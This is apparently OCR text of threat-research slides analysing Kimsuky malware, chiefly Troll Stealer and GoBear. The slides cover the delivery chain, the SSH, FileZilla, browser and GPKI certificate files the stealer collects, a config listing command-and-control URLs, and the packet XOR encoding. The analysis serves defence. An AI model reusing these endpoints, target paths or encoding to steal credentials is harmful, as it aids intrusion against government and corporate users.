How AlphaSeed different from AppleSeed?

Similarities between AlphaSeed and AppleSeed



Communicate using Email server

#Naver #Daum

Dropped by same dropper malware

JSE / EXE typed Dropper → AppleSeed & AlphaSeed

Use identical Encryption Algorithm

RC4 + RSA

- Use RC4 when encrypting stolen data or decrypting commands received from attacker mail.
- Using RSA for RC4 Key encryption


Use identical mailbox name

cmd

Kimsuky's new arsenel using Golang

Troll Stealer

First Discovered	Since 2023-12-11
Based Language	Go
File Type	DLL
Malware Type	Infostealer




GoBear

First Discovered	Since 2023-12-12
Based Language	Go
File Type	DLL
Malware Type	Backdoor

Timeline of Troll Stealer & GoBear

[S2W] Kimsuky disguised as a Korean company signed with a valid certificate to distribute Troll Stealer




Troll Stealer

First Discovered	Since 2023-12-11	Target OS	Windows
Based Language	Go	Target Country	South Korea
File Type	DLL	Target Industry	Government, Construction
Malware Type	Infostealer	Delivery Method	Disguise as legitimate program

l (Dec 2023) Kimsuky's new arsenel using Golang

Troll Stealer

Initial Access » Execution » Collect target data » Command & Control » Self-deletion »




The distribution of malware from the security program download page of a South Korean construction company's website.

Misuse of South Korean Defense Industry Company Certificates

l (Dec 2023) Kimsuky's new arsenel using Golang

Troll Stealer


Initial Access 〉 **Execution** 〉〉 Collect target data 〉 Command & Control 〉 Self-deletion 〉



l (Dec 2023) Kimsuky's new arsenel using Golang

Troll Stealer

Initial Access 〉 Execution 〉 **Collect target data** 〉〉 Command & Control 〉 Self-deletion 〉



Information	Target Path	Encrypted File Name
SSH	%USERPROFILE%\.ssh	tsd@{YYMMDD}(HH.MM.SS-000).gte1
FileZilla	%AppData%\filezilla	tfd@{YYMMDD}(HH.MM.SS-000).gte1
Microsoft Sticky Note	%USERPROFILE%\AppData\Local\packages\microsoft.microsoftstickynotes_8wekyb3d8bbwe\localstate	tnd@{YYMMDD}(HH.MM.SS-000).gte1
Specific folder in C drive	C:\{Target File}	tcd@{YYMMDD}(HH.MM.SS-000).gte1
Browser information	{Browser Install Path}	tbd@{YYMMDD}(HH.MM.SS-000).gte1
System information	-	ccmd@{YYMMDD}(HH.MM.SS-000).gte1
Captured screenshot	-	ssht@{YYMMDD}(HH.MM.SS-000).gte1

l (Dec 2023) Kimsuky's new arsenel using Golang

Troll Stealer

Initial Access 〉 Execution 〉 **Collect target data** 〉〉 Command & Control 〉 Self-deletion 〉

Information	Target Path
SSH	%USERPROFILE%\.ssh
FileZilla	%AppData%\filezilla
Microsoft Sticky Note	%USERPROFILE%\AppData\Local\packages\microsoft.microsoftstickynotes_8wekyb3d8bbwe\localstate
Specific folder in C drive	**C:\{Target File}**
Browser information	{Browser Install Path}
System information	-
Captured screenshot	-

Target Hash(SHA512)

17ccb0832c3382b5f9e86236e035d899a3
51c98f3871080c138d4494218cbbc2b6f9
dc43705ed97e8b0b09f25752302094e0d2
97151f67b22328af95610f72f1

== SHA512("aaxxyyzz**gpki**zzyyxxaa")

Target File Structure


This indicates that the campaign **targets PCs installed in public institutions in South Korea**

***GPKI is an authorized certificate used to verify the authenticity of administrative electronic signatures and is utilized by government agencies, including administrative and public institutions, in South Korea.*

l (Dec 2023) Kimsuky's new arsenel using Golang

Troll Stealer

Initial Access 〉 Execution 〉 Collect target data 〉 **Command & Control** 〉 Self-deletion 〉



l (Dec 2023) Kimsuky's new arsenel using Golang

Troll Stealer

Initial Access 〉 Execution 〉 Collect target data 〉 **Command & Control** 〉〉 Self-deletion 〉

Example of Troll Stealer's config data


```
{
  "ServerID": 0,
  "ObjectID": 0,
  "GtType": 2111,
  "GtID": [sha1_hash(little_endian(mac_addr[:8]))],
  "GtVer": "gt@2.0",
  "Interval": 0,
  "LocalPath": "%AppData%\\local\\",
  "MacAddr": [MacAddr],
  "ProxyNum": 5,
  "ProxyUrl": [
    "",
    "",
    "",
    "http://qi.limsjo.p-e.kr/index.php",
    "http://ai.limsjo.p-e.kr/index.php"
  ]
}
```


Data structure of Troll Stealer

	00	04	08	0C	0F
00	init_code	ServerID	ObjectID	GtType	
10	GtID		random_bytes(1)	data_type	
20	send_type	random_bytes(2)		status_type	
30	padding		size_payload	payload ...	

xor_res, cnt, idx = 0

xor_key = DD 33 99 CC

```
while (len(data_structure) > cnt) {
        idx = cnt - 4 * (cnt >> 2)
        xor_res⊕=(data_structure[cnt]⊕xor_key[idx])
        cnt++
}
```

base64 encoding

Encoded_Data

Correlation with HappyDoor


- Key: **DD 33 99 CC (fixed)**
- Data: Packet data
- Expression: key[i%4] ^ data[i] ^ data[i-1] // (but data[-1]=0x0)

Source: https://asec.ahnlab.com/en/76800/

l (Dec 2023) Kimsuky's new arsenel using Golang

Troll Stealer

